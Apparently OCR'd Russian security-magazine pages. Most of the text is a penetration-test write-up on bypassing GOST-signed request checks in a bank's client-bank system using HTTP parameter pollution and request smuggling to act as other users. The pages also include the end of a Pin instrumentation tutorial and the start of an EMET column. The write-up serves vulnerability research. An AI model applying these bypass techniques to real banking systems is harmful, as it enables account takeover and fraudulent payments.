Осталась еще одна функция, которая будет применяться для инструментации модулей и устанавливать наши обработчики на функции free() и malloc(), — Image(IMG img, VOID *v). Из-за экономии места здесь мы ее код приводить не будем, ознакомиться с ней ты можешь в полном исходнике, который найдешь на нашем диске.

Ну и наконец, собираем все воедино в функции main():

```
int main(int argc, char *argv[])
{

    // Инициализация обработки символов
    PIN_InitSymbols();
```



WWW

Workshop «Binary instrumentation for security professionals: http://bit.ly/qFwiKq



PIN И PYTHON

Реверс-инжиниринг без Python сегодня уже нельзя представить. Везде нужна автоматизация и мощь скриптовых языков программирования. В результате всего этого появились два биндинга на Python для Pin: PinPy (bit.ly/PONfzT) и ProcessTap (bit.ly/c70v5e). Таким образом, в одном проекте можно легко использовать мощь IDAPython, vTrace, Z3Py и ProcessTap/PinPy.

```
    // Инициализация библиотеки Pin
    if (PIN_Init(argc, argv))
    {
        return Usage();
    }
    // Регистрируем функцию, которая вызывается
    // для инструментации модулей
    IMG_AddInstrumentFunction(Image, 0);

    // Запуск
    PIN_StartProgram();

    return 0;

}
```

Осталось сохранить все изменения, нажать <F7>, чтобы сбилдить проект, и ты получишь свой первый инструментирующий модуль для фреймворка Pin, модуль этот будет искать double free уязвимости. Ну а как инструментировать приложения с помощью своего модуля, я уже показывал выше.

Отладка

В завершение хотелось бы немного коснуться вопроса отладки своего pin_tool. Дело в том, что для своей работы Pin использует отладочные API, поэтому просто запустить свой модуль из-под отладчика не получится. Вместо этого надо запустить pin из командной строки и передать ему опцию -pause_tool n, которая заставит его вывести PID процесса и остановиться на n секунд. За это время к нему можно будет приаттачиться отладчиком Visual Studio.

```
% pin <pin options> -pause_tool 20 -t <tool name> ↵
<tool options> -- <app name> <app options>

pin suspended process [id=<pid>] waiting for
debugger attach. Press <Enter> when ready
to continue...
```

Это может быть немного неудобно, но все же лучше, чем сидеть совсем без отладки или отлаживать с помощью лог-файлов.


ЗАКЛЮЧЕНИЕ

Ну вот и подошла к концу серия статей про инструментацию кода. Теперь ты знаешь, что такое инструментация, с чем ее едят, какие фреймворки можно для нее использовать. И даже представляешь, как написать собственный модуль для Pin. Дальше дело только за тобой. Овладев хотя бы одним из рассмотренных фреймворков, ты сможешь поднять свои знания на еще один уровень вверх и стать очень востребованным специалистом :). ⌶

НОРМАЛЬНЫЕ ГЕРОИ ВСЕГДА ИДУТ В ОБХОД!

РУКОВОДСТВО ПО ЛЕЧЕНИЮ СЕРТИФИЦИРОВАННОЙ КРИПТОГРАФИИ В БАНКОВСКИХ ПРИЛОЖЕНИЯХ

Почти каждый хакер или пентестер время от времени сталкивается с нестандартными криптографическими протоколами, которые можно встретить в банковской сфере, в технологических сетях предприятий и так далее. В этой статье мы расскажем о методике исследования и взлома таких систем на примере одного банковского приложения. Ты увидишь, как просто иногда обойти сложную криптографическую защиту из-за того, что разработчики не слишком хорошо знают современные протоколы уровня приложений.



Андрей Петухов, SolidLab
andrew.petukhov@solidlab.ru

Георгий Носеевич, МГУ имени М. В. Ломоносова
webpentest@bushwhackers.ru

Денис Гамаюнов, МГУ имени М. В. Ломоносова
gamajun@seclab.cs.msu.su

ПРЕДИСЛОВИЕ

Как известно, существует три основных класса уязвимостей программного обеспечения: уязвимости проектирования, реализации и эксплуатации. Последние достаточно просты с точки зрения исправления, первые же наиболее сложны. При этом уязвимости проектирования не только труднее фиксить, но и наиболее «хлебно» искать с точки зрения исследователя безопасности или хакера, потому что в этом случае можно получить наиболее долгоживущую уязвимость и наибольшее число уязвимых инсталляций.

Если обратиться к истории, то можно увидеть, что банки одними из первых стали использовать гражданскую криптографию — шифрование, электронную цифровую подпись, криптографические протоколы и специализированную аппаратуру. Разработчики систем дистанционного банковского обслуживания (или просто ДБО), таких как онлайн-банки для физических лиц или банк-клиент для юридических лиц, как правило, неплохо знакомы с криптографией и умеют хорошо решать основные задачи в применении к банковским реалиям: обеспечение безопасной передачи данных, обеспечение неотказуемости банковских операций (то есть цифровой аналог собственноручной подписи) и аутентификацию, соответствие требованиям государственных регулирующих органов (регуляторов, в нашем случае — Банка России), защиту морально устаревших систем, которые нельзя оперативно обновить. Так что если такие системы аккуратно разработаны программистами, которые хорошо знают основы криптографии и умеют




Рис. 1. Шифрование, обеспечение неотказуемости операций и аутентификация в ДБО

их применять, используют признанные алгоритмы с хорошо изученной криптостойкостью, то их сложно сломать, потому что в этом случае придется искать уязвимости, к примеру, в реализации RSA или научиться эффективно факторизовать числа…

А вот и нет. Все так красиво и безопасно только на словах. Даже в военной сфере, авиации и прочих областях разработки ПО, где надежность жизненно важна и где в процессы разработки интегрированы методы формальной верификации, в программах время от времени находят ошибки. Финансовые приложения существенно менее критичны в плане надежности (от сбоя ДБО, скорее всего, никто не умрет), и формальная верификация — нечастый гость даже в процессах разработки современных финансовых приложений, не говоря уже о старых системах, разработанных лет двадцать назад или еще раньше.

Каждый банк, который хочет предоставлять доступ к финансовым транзакциям через интернет, вынужден выбирать один из двух вариантов реализации:

- использовать типовое решение одного из хорошо известных на рынке вендоров, например BSS (www.bssys.com/en/) или Bifit (www.bifit.com), и «заточить» его под себя;
- разработать самостоятельно (или заказать у стороннего разработчика) собственную систему.


В первом случае банк получит в готовом виде всю требуемую регуляторами криптографическую обвязку. Второй вариант оставляет решение вопросов, связанных с криптой, в ведении самого банка. И в этом случае на сцену выходят, все в белом (то есть сертифицированные ФСБ), многочисленные криптографические средства и криптопровайдеры, предоставляющие свои услуги.

О втором варианте как раз и пойдет сегодня речь. Мы рассмотрим современные системы дистанционного банковского обслуживания, работающие поверх обычных интернет-соединений (рис. 1). И предложим подход к поиску уязвимостей проектирования в этих финансовых приложениях, на примере клиент-банка одного из крупных европейских банков. Данный подход особенно актуален и интересен тем, что в России довольно много банковских приложений реализуют именно такую архитектуру ДБО.

Забегая немного вперед, скажем: по нашему опыту, самая «вкусная» часть таких приложений — специализированный протокол взаимодействия компонентов между собой. Действительно, криптосервер должен передавать серверу приложений результаты проверки ЭЦП из запроса пользователя. Сервер приложений при этом должен доверять этим результатам, так как сам не использует криптографические примитивы (в этом была вся идея!). Фактически методика взлома такой схемы состоит из обратной инженерии протокола взаимодействия с тем, чтобы понять, как серверу приложений передается результат валидации запроса пользователя, а потом научиться подделывать и передавать эти идентификационные данные.

ПРЕДЛАГАЕМЫЙ ПОДХОД

Для начала сделаем пару утверждений общего характера на уровне здравого смысла о процессе разработки приложений в банковской сфере и оставим их без доказательства; они помогут нам в поиске уязвимостей проектирования.



WARNING

Информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

Утверждение А: нельзя так просто взять и создать криптографический протокол уровня приложений с нуля.

Когда разработчик пытается изобрести «на коленке» безопасный специализированный протокол с использованием криптографических примитивов без предварительных шагов типа разработки спецификации, формального доказательства свойств протокола, использования безопасного процесса разработки, у него, скорее всего, ничего не выйдет.

Утверждение Б: нельзя так просто взять и реализовать HTTP-клиент или HTTP-сервер с нуля.

Когда программист пытается создать свой новый клевый HTTP-клиент или HTTP-сервер, с блек-джеком и всеми теми фичами безопасности, которых ему так хочется, и при этом он не Google или Microsoft в смысле бюджета, количества рабочей силы и плана выпуска продукции, у него, скорее всего, также ничего не выйдет. А теперь представим, что мы имеем дело с результатами обоих утверждений в одном месте. Это означает кучу сделанных «на коленке» парсеров, поверх которых работает прикладной протокол, «защищенный» криптографическими примитивами. Все это дает высокую вероятность появления уязвимости после интеграции всех частей в единое решение. Что касается любого нарушителя, то изначально он уже будет обладать следующими возможностями:

- заходить в систему в качестве легитимного пользователя (мы всегда можем стать клиентом атакуемого банка — например взяв у него кредит :));
- иметь полный доступ к клиентскому ПО (и аппаратуре), что позволяет осуществлять обратную инженерию произвольного «толстого» клиента и протокола, по которому он обменивается данными с сервером, мониторить работу с аппаратными ключами и так далее.

Чтобы определиться с условиями, под успешным хаком ДБО будем понимать получение доступа к счетам других клиентов с возможностью генерировать запросы на выполнение платежей от их имени, которые корректно проводятся сервером. Мы планируем сделать это, обойдя проверки ЭЦП за счет использования различий в обработке протокола HTTP элементами многозвенной архитектуры банковского решения. Но прежде необходимо детально изучить «пациента». Три основных шага обратной инженерии ДБО, которые помогут нам справиться с задачей, включают в себя:

- реверсинг деталей реализации клиента;
- фингерпринтинг серверной части;
- реверсинг и анализ протокола взаимодействия.


Основной задачей первого шага является реверсинг криптографического протокола, реализованного на клиентской стороне криптосистемы. Криптосистему можно представить черным ящиком, который внедряется между браузером пользователя и сервером приложений и делает следующее:

1. Устанавливает шифрованный туннель (SSL/TLS или специализированный VPN — без разницы).
2. Подписывает каждый исходящий HTTP-запрос на клиенте. Эта часть может быть реализована (и часто так и делают) как веб-прокси, который слушает на локальном порту клиента.

Рис. 2. Трасса, собранная с помощью API Monitor

Шифрование пользовательских данных

#	Time of Day	Thread	Category	API	Return Value	Duration
9939	8:30:39.354 PM	9	Uncategorized	cr_buf_encode (…)	0	0.0074465
9941	8:30:39.354 PM	9	Windows Sockets 2	send (860, 0x02d13eb8, 2048, 0)	2048	0.0009130
9942	8:30:39.370 PM	9	Windows Sockets 2	recv (860, 0x04a928f4, 52992, 0)	4692	0.7914017
9944	8:30:40.151 PM	9	Uncategorized	cr_buf_decode (…)	0	0.0002203
9947	8:30:40.151 PM	9	Uncategorized	cr_buf_decode (…)	0	0.0002187
9949	8:30:40.151 PM	9	Windows Sockets 2	send (988, 0x02d14bfc, 3453, 0)	3453	0.0001316
9950	8:30:40.151 PM	9	Windows Sockets 2	recv (860, 0x04a928f4, 52992, 0)	1452	0.0957484
9952	8:30:40.245 PM	9	Uncategorized	cr_buf_decode (…)	0	0.0024314
9954	8:30:40.260 PM	9	Windows Sockets 2	send (988, 0x02d13685, 1660, 0)	1660	0.0000208






Рис. 3. **В буфере мы видим структуру запроса от клиента, добавлены специальные заголовки к запросу**

Рис. 4. **...и какая информация подписывается ЭЦП — Form_data**

3. Проверяет целостность и аутентичность HTTP-запросов, покидающих туннель на серверной стороне криптосистемы.
4. Передает проверенные запросы серверу приложений, к которым прикрепляет метаданные, содержащие идентификатор пользователя и результаты криптографической обработки запроса («Все ОК», «Ключ устарел» и так далее).

Реверсинг криптопротокола на стороне клиента — не высшая математика, достаточно воспользоваться API-монитором и любимым отладчиком и с их помощью получить ответы на следующие вопросы:

1. Какой HTTP-клиент (и парсер) используется на стороне клиента (Windows API, Java HTTP Client, ...)?
2. Какие элементы GET-запроса подписываются ЭЦП? Весь запрос или только URL? Какие запросы поддерживаются: POST, GET, HEAD, TRACE?
3. Какие элементы подписываются у POST-запроса? Весь запрос, только тело или тело и URL?
4. Какая служебная информация передается с запросом? Как передается ЭЦП? Как передается идентификатор ключа? Например, это могут быть кастомные заголовки, такие как X-Client-Key-Id.

После этого можно переходить к изучению функциональности криптосервера. Здесь предстоит сделать несколько вещей: проанализировать особенности парсера HTTP на криптосервере, проанализировать сам веб-сервер криптосервера и, наконец, проанализировать взаимодействие криптосервера и сервера приложений.

АНАЛИЗ HTTP-ПАРСЕРА КРИПТОСЕРВЕРА

Основные проверки, которым следует подвергнуть криптосервер, представляют собой следующий список:

- Как HTTP-парсер криптосервера обрабатывает дублирующиеся имена параметров в GET- и POST-запросах? Какое значение будет использовано: первое или последнее? И что насчет одинакового имени параметра в URL POST-запроса и в его теле (да-да, речь о HTTP Parameter Pollution)?
- Как криптосервер обрабатывает дублирующиеся заголовки? Какое значение будет использовано: первое или последнее?
- Какие символы используются для разделения заголовков (CRLF, CR или что-то еще)?

Цель этого этапа — обнаружить различия в обработке HTTP на стороне криптосервера, где выполняются проверки подписи, и на сервере приложений, где выполняется непосредственно обработка запроса, используя которые мы могли бы реализовать идею атаки вида XML signature wrapping attack, только для HTTP, при помощи все тех же известных методов: protocol smuggling и parameter pollution (в примере ниже ты увидишь, как конкретно это работает на реальном приложении).

АНАЛИЗ СЕРВЕРА HTTP

Следующий этап анализа позволит выяснить детали обработки протокола HTTP на сервере. Здесь нам нужны ответы на следующие вопросы:

- Какие версии протокола HTTP поддерживаются? Поддерживается ли HTTP/0.9?
- Поддерживаются ли множественные HTTP-запросы через одно соединение?
- Как криптосервер обрабатывает некорректные или дублирующиеся заголовки Content-Length?
- Какие HTTP-методы разрешены?
- Поддерживает ли криптосервер multipart-запросы или чанки?

АНАЛИЗ ПРОТОКОЛА ВЗАИМОДЕЙСТВИЯ


Напомним, мы бы хотели уметь форджить осмысленные запросы, которые будут обрабатываться сервером приложений как доверенные. Наиболее очевидный и простой способ передачи метаданных от криптосервера к серверу приложений — через HTTP-заголовки, добавляемые к запросам клиента. Соответственно, знание «секретных» управляющих заголовков может предоставить тебе полную власть в банковских приложениях.


Действительно, криптосервер должен каким-то образом передавать серверу приложений идентифицирующую информацию о пользователе, который сделал запрос. Грубо говоря, криптосерверу нужно вместо вороха пришедшей к нему метаинформации, являющейся продуктом криптографических преобразований, передать серверу приложений просто идентификатор пользователя, который сделал запрос. Сервер приложений же должен доверять полученной информации. Это свойство (то есть протокол взаимодействия между криптосервером и сервером приложений, который отделен от криптографических примитивов) становится неотъемлемой частью архитектуры, когда разработчики решают использовать в качестве фронтенда стороннее криптографическое решение.

Все это хорошо, но как мы узнаем названия этих управляющих заголовков? Тут доступны следующие варианты:

- угадать/сбрутфорсить;
- прочитать документацию на криптосервер; есть надежда, что названия управляющих заголовков не поменялись в установленной версии;
- атака методом социальной инженерии на разработчиков криптографического решения; можно притвориться заказчиком и спросить, как будет их криптосервер передавать результаты проверки запросов твоему бэкенду;
- прочитать заголовки в ответе от самого приложения (см. отладочные интерфейсы, подробные сообщения об ошибках, метод TRACE);
- обратная инженерия криптоклиента или криптографических библиотек; возможна ситуация, когда метаданные, присоединенные к исходящим запросам на стороне клиента, будут только валидироваться криптосервером, но никак не изменяться. Действительно, зачем менять клевые названия заголовков?

> *Криптосервер должен каким-то образом передавать серверу приложений идентифицирующую информацию о пользователе*





ПРИМЕР ВЗЛОМА

Ну а теперь, собственно, о самом интересном. Все началось как обычно. Большой европейский банк с филиалом в России попросил проанализировать безопасность их ДБО, защищенного криптоалгоритмами семейства ГОСТ. Почти сразу после начала анализа мы нашли несколько типовых веб-уязвимостей, которые позволяли, например, получать список всех пользователей и менять им пароли. Плюс обнаружили отладочный интерфейс, который распечатывал полностью HTTP-запрос, полученный веб-приложением (так что с именами управляющих заголовков мы разобрались довольно быстро).

К сожалению, критичность этих уязвимостей оказалась существенно ниже привычной из-за криптографической защиты: даже зная логин и пароль, мы не могли залогиниться в систему без соответствующей ключевой пары. Кроме того, клиентская часть криптосистемы удаляла все управляющие заголовки из пользовательских запросов, таким образом запрещая нам манипулировать ими напрямую.

Сам клиент представлял собой прокси уровня приложений, работающий на стороне пользователя между браузером и криптосервером. Пристальный взгляд на клиентскую часть позволил выявить криптографические примитивы, реализованные в поставляемых вместе с клиентом разделяемых библиотеках, и с помощью API Monitor нам удалось установить хуки на вызовы API, проанализировать полученные трассы и вытащить оттуда нужную информацию.

Изучение буфера с пользовательскими данными раскрыло структуру запроса от клиента, в частности, в него были добавлены специальные заголовки Certificate_number, Form_data, Signature (рис. 3), а также было видно, какие данные из запроса подписывались с помощью ЭЦП (рис. 4).

Для нас наиболее интересен тут заголовок Certificate_number, который, очевидно, содержит идентификатор ключа клиента, а также заголовки Form_data и Signature, которые содержат параметры запроса (в данном случае строку запроса) и ЭЦП соответственно.

В результате клиентский запрос, который в оригинале выглядит так:

```
GET /login?name=value HTTP/1.1
Host: 10.6.28.19
```

после обработки криптоклиентом становится таким:

```
GET /login?name=value HTTP/1.1
Host: 10.6.28.19
Certificate_number: usr849
Form_data: name=value
Signature: 6B8A57A3EA9C25D77C01F4E957D5752C69F61↵
D3451E87DD18046C51DC9A9AD63C7718708159B7ECF5FC8E↵
DF4424F813DB65EF5E2D21D2F389E03319CA25D7003
```

Играясь с методами и параметрами запросов, мы заметили, что прокси подписывает только строку запроса в случае GET-запросов и только тело в случае POST-запросов. Стало понятно, что криптосервер для каждого запроса выполняет примерно такое предписание:

Рис. 5. Как запрос POST выглядит после прохождения криптопрокси: подписано только значение из тела запроса, при этом значение из строки запроса осталось неизменным

Рис. 6. Итоговый вектор атаки на механизм обеспечения неотказуемости — атакующее значение передаем в строке запроса, а в теле оставляем доверенные значения

Рис. 7. Обычный запрос на авторизацию

1. Проверить, что заголовок Form_data отражает строку запроса или тело, в зависимости от типа запроса.
2. Проверить, что значение заголовка Certificate_number указывает на того же пользователя, который устанавливал безопасное соединение с помощью своего сертификата.
3. Проверить, что заголовок Signature содержит корректную подпись заголовка Form_data, используя ID ключа из Certificate_number.


Выглядит солидно, не так ли?

ОБХОД МЕХАНИЗМА ОБЕСПЕЧЕНИЯ НЕОТКАЗУЕМОСТИ ОПЕРАЦИЙ

Что ж, сначала мы посвятили немного времени анализу и фингерпринтингу. И вот что мы нашли:

1. Прокси на стороне клиента не добавлял заголовки Form_data и Signature к запросам HEAD, они передавались без подписи и каких-либо проверок, клиентская часть только добавляла номер сертификата клиента.
2. Прокси на стороне клиента не учитывал, что POST-запросы могут содержать не только параметры в теле запроса, но и строку запроса. Для POST-запросов подписывались только параметры из тела, а строка запроса передавалась серверу приложений без изменений. Теперь можно было попробовать HTTP parameter pollution (HPP) и передавать параметры с одним и тем же именем в теле и в строке запроса. Что и было сделано. В результате мы обнаружили, что криптопрокси подписывает только параметры в теле запроса и передает строку запроса без изменений, криптосервер также проверяет подпись только для тела (см. заголовки Form_data и Signature на рис. 5) и передает строку запроса серверу приложений в неизменном виде.

Убедившись, что сервер приложений отдает предпочтение параметрам, получаемым в строке запроса, а не в теле, мы смогли обойти механизм обеспечения неотказуемости при помощи такого вектора: нужные нам значения параметров запроса ставим в строку запроса, а в теле оставляем те значения, которым криптопрокси будет доверять. При этом, как ты помнишь, сервер приложений первым делом смотрит в строку запроса, а значит, мы удачно обошли все проверки, и при этом незаметно для всех компонентов системы.








Рис. 8. Криптоклиент и криптосервер считают два последовательных HTTP-запроса в одном соединении одним большим запросом

Рис. 9. Итоговый вектор атаки на аутентификацию

ОБХОД АВТОРИЗАЦИИ

Все это хорошо, только кого волнует эта неотказуемость, если механизмы аутентификации остаются неприступными? Поэтому идем копать дальше. Напомним, что к этому моменту мы умеем просматривать список всех пользователей ДБО, менять им пароли и, кроме того, отправлять серверу приложений запросы таким образом, что криптосервер считает их корректно подписанными, а сервер приложений использует параметры без подписи.

Предположим, что мы хотим атаковать пользователя с идентификатором ID=0x717 и уже установили ему новый пароль. Теперь мы бы хотели залогиниться под ним. В обычной ситуации аутентификационный запрос выглядит как на рис. 7.

С передачей этого запроса есть две проблемы: во-первых, прокси на стороне клиента удаляет все управляющие заголовки из запроса от браузера. В нашем случае будет удален заголовок Certificate_number. С этим можно справиться, реализовав свой собственный криптоклиент, который связывается с криптосервером и передает все, что нам нужно, с правильными заголовками. Вторая проблема заключается в том, что криптосервер сравнивает параметр Certificate_number из заголовка, полученного в HTTP-запросе, с номером сертификата, который был использован для установки шифрованного туннеля. Вот в этом-то вся загвоздка. Чтобы продвинуться дальше, нужен был очередной трюк. И мы его нашли.

Помнишь, мы научились отправлять HEAD-запросы со строкой параметров без какой-либо подписи? Вдобавок к этому мы заметили, что каждый раз через одно TCP-соединение криптоклиент передает только один HTTP-запрос, после чего криптосервер разрывает соединение.

И мы подумали: а что, если отправить два HTTP-запроса в одном TCP-соединении один за другим? Оказалось, что криптосервер будет считать их одним большим HTTP-запросом. Бинго, protocol smuggling!

Вот как криптоклиент обрабатывал два последовательных запроса, первый из которых — HEAD:

- клиент парсил их как одно HTTP-сообщение со строкой запроса, заголовками и телом;
- удалял все управляющие заголовки из первого запроса (ну да, второй-то он считает телом первого);
- добавлял корректный заголовок Certificate_number в первый запрос;
- как было показано выше, он, без добавления заголовков Form_data или Signature, отправляет HEAD-запрос (с телом, без проверки) в криптотуннель.

А вот как криптосервер обрабатывал полученные запросы:

- он также считал их единым HTTP-сообщением;
- сервер проверял значение заголовка Certificate_number на совпадение с параметрами установленного криптотуннеля;
- для HEAD-запроса криптосервер не проверял отсутствующие заголовки Form_data и Signature, а сразу передавал результат серверу приложений, добавив к нему необходимые управляющие заголовки.

Сервер приложений, в свою очередь, корректно обрабатывал полученные данные как два отдельных HTTP-запроса, причем обрабатывал оба. Вот так мы смогли обойти авторизацию (см. рис. 8 и 9). Наиболее важной тут оказалась возможность передавать управляющие заголовки во втором запросе. Ведь второй запрос криптосистема считает телом первого, поэтому вообще его не обрабатывает.

После того как два запроса (рис. 9) будут обработаны клиентской частью криптосистемы, у нас окажется два корректных HTTP-запроса, первый от имени нашего пользователя, а второй от имени произвольного пользователя системы. Шах и мат!

ЗАКЛЮЧЕНИЕ

В результате мы достигли возможности отправлять полностью доверенные запросы от имени «зловредного» клиента к серверу банка, как если бы они были сгенерированы легитимным клиентом. Мы полагаем, что подобный подход к анализу систем «сверху вниз» можно использовать практически для любой специализированной криптографической системы, потому что ключевое значение имеет человеческий фактор (в нашем случае это приняло форму неверного представления о современных протоколах уровня приложений, о сложных веб-фреймворках и их внутренней кухне). Кроме того, разобранный пример анализа ДБО может оказаться полезным для других исследователей защищенности программных продуктов.

В качестве послесловия процитируем слова Ади Шамира из его недавнего выступления на RSA Conference 2013: «Я действительно верю, что значимость криптографии снижается. Даже самые защищенные компьютерные системы в самых физически изолированных местах успешно взламывались в последние пару лет в результате APT (Advanced Persistent Threat, целенаправленная атака на конкретную систему) и других продвинутых атак». ⌶

ПОТОМУ ЧТО НИЧТО НИКОГДА НЕ МЕНЯЕТСЯ...

Если напрячь извилины, то можно вспомнить изрядное число недавних публикаций и выступлений с похожими техниками обхода механизмов защиты:

- XML Signature Wrapping;
- On Breaking SAML: Be Whoever You Want to Be (bit.ly/Rwg0Gk);
- Analysis of Signature Wrapping Attacks and Countermeasures (bit.ly/10HtJPW);
- CWE-347: Improper Verification of Cryptographic Signature и связанные с ней CVE (bit.ly/12nEdXN);
- погугли по запросу «HPP bypass WAF» — куча разных статей;
- CWE-444: Inconsistent Interpretation of HTTP Requests и связанные с ней CVE (bit.ly/1472VJt);
- Web App Cryptology: A Study in Failure (bit.ly/13ub1tE);
- разное: небезопасные генераторы случайных чисел, некорректные реализации PKI как примеры некорректного использования криптографии.



КОЛОНКА АЛЕКСЕЯ СИНЦОВА

ЗАЧЕМ ВАМ EMET

Уже достаточно давно производители ОС пытаются помешать злобным хакерам эксплуатировать уязвимости в ПО. При этом многие из их поделок так или иначе взламываются и обходятся, что вызывает праведные крики вроде «Винда маздай», «Винде капец» (да-да, опять я на винде сфокусирован). Но если проследить эволюцию этих техник, как и атакующих техник, то можно обнаружить некую логику и смысл всей этой гонки вооружения.

ПРИЧИНА ВСЕГО – ДЕНЬГИ

Давным-давно, в далекой-далекой… нет, постой, не так. Недавно, каких-то 10–12 лет назад, эксплойты под нашу любимую винду были сущим адом. Были массовые черви, сервер-сайд эксплойты (ну то есть нацеленные на сервисы винды, а не на клиентское ПО типа офиса или браузера). Все это мило жило, процветало и добра наживало. Причина проста: достаточно найти уязвимость в любом ПО типа переполнения буфера или ошибки с указателем памяти — и ты можешь захватить контроль без особого труда и тайных познаний недр процессора и железа. Таким образом, надо понимать, что любая атака имеет цену, которую складывают несколько составляющих:

